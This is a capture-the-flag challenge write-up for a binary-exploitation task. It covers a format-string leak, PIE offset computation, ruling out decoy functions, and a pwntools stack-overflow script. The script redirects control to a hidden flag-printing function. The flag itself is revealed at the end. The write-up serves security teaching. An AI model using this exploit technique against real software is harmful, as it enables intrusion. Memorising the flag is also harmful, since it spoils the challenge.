Last Transmission: Binary Exploit

Creator: Nishant Patel Points: 500

Description

Competitors find a format-string bug in a stripped binary's authentication step, leak a stack address, then compute the real (PIE-randomized) address of a hidden function to hijack control flow and print the flag. Two decoy functions that also open and print files must be ruled out by checking which file each one actually reads

Prompt

Deep-space relay station ORION-7 went silent eighteen years ago. Last night its carrier wave came back faint, corrupted, looping a single fragment of what appears to be a final transmission. The relay's old intake process is still running and still listening. It authenticates its operators first, then takes the signal. It was never meant to handle either this closely. Recover the last transmission.

Live Host: `ssh relay@malware.cs.uic.edu`
Start by: `mkdir ~/<your-name>`

Flag format: flame{...}

Hints

1. checksec the binary. No canary, but PIE is enabled nothing sits at a fixed address.
2. At the authentication prompt, try %-prefixed tokens instead of a normal name.


3. Not every function that opens a file and prints is the real one. Check what each actually reads, and find the intake buffer's size vs. how much it reads from you.

Solution

On Workbench:

Step 1 - Confirm binary protections


`checksec transmission`



Expected: no stack canary, PIE enabled, full RELRO

Step 2 - Find the leak position

`./transmission`



At the `Enter callsign:`, probe `%N$p` across positions 6-25. Position 17 consistently returns an address starting `0x55` / `0x56` which is the goal here.

Step 3 - Disassemble and identify the real target function

Forward objdump content into a txt file for easier filtering:

```
objdump -d -Mintel last-transmission/transmission > disasm.txt
grep "call   11b0" disasm.txt
strings -a last-transmission/transmission | grep -i
"\.txt\|challenge"
```

```
objdump -s -j .rodata last-transmission/transmission
grep -B5 "call   11b0" disasm.txt
```

Three candidates open files via fopen (stub at 11b0). Match each one's lea max, [rip+...] # <addr> against the real strings:

- 0x2050 = /challenge/beacon_status.txt (decoy)
- 0x200a = /challenge/cache.tmp (decoy)
- 0x20b6 = /challenge/flag.txt (real target)

The real target function's entry point (endbr4) is at static offset 0x137e. The ret immediately before it, at 0x137d, is the end of the previous (vulnerable) function - useful as a stack alignment gadget.

Step 4 - Compute the exact offset

```
gdb -q ./transmission
starti
info proc mappings       # note base, e.g. 0x555555554000
print/x <base> + 0x137e
continue
```

Trigger the leak (%17$p) at the prompt, then:

```
print/x <computed_target> - <leaked_value>
```

Result: 0x175. Same process against 0x137d gives 0x174

Step 6 - build the exploit from the shared boilerplate

```
cat ~/templates/last-transmission-template/solve.py
nano ~/solve.py
```

On Live Host:

Working example of solve.py:

```
#!/usr/bin/env python3
from pwn import *
```

```
import re

context.log_level = "info"

r = process("./transmission")   # swap for remote("127.0.0.1",
31337) on relay

r.sendlineafter(b"Enter callsign: ", b"%17$p")
leak_line = r.recvline()
leaked = int(re.search(rb"0x[0-9a-f]+", leak_line).group(0), 16)
log.info(f"leaked: {hex(leaked)}")

ret_gadget_addr = leaked + 0x174
flag_func_addr  = leaked + 0x175

payload  = b"A" * 72
payload += p64(ret_gadget_addr)
payload += p64(flag_func_addr)
r.sendlineafter(b"Re-transmit the recovered signal: ", payload)

r.interactive()
```

Step 7 - test locally then run live

```
cd ~/last-transmission && python3 ~/solve.py
```

Expect “[!] Archive corrupted: transmission log could not be read.” - this confirms the redirect worked: /challenge/flag.txt just does not exist on the workbench.

```
ssh relay@malware.cs.uic.edu
mkdir -p ~/<handle> && cd ~/<handle>
nano solve.py     # same script, remote("127.0.0.1", 31337)
python3 solve.py
```

Real flag prints.

Build-specific values (this shipped binary)

- Leak index: %17$p
- Offset: leaked_value + 0x175
- Overflow padding: 72 bytes

Flag

flame{ph4nt0m_transm1ss10n_fr0m_0r10n7}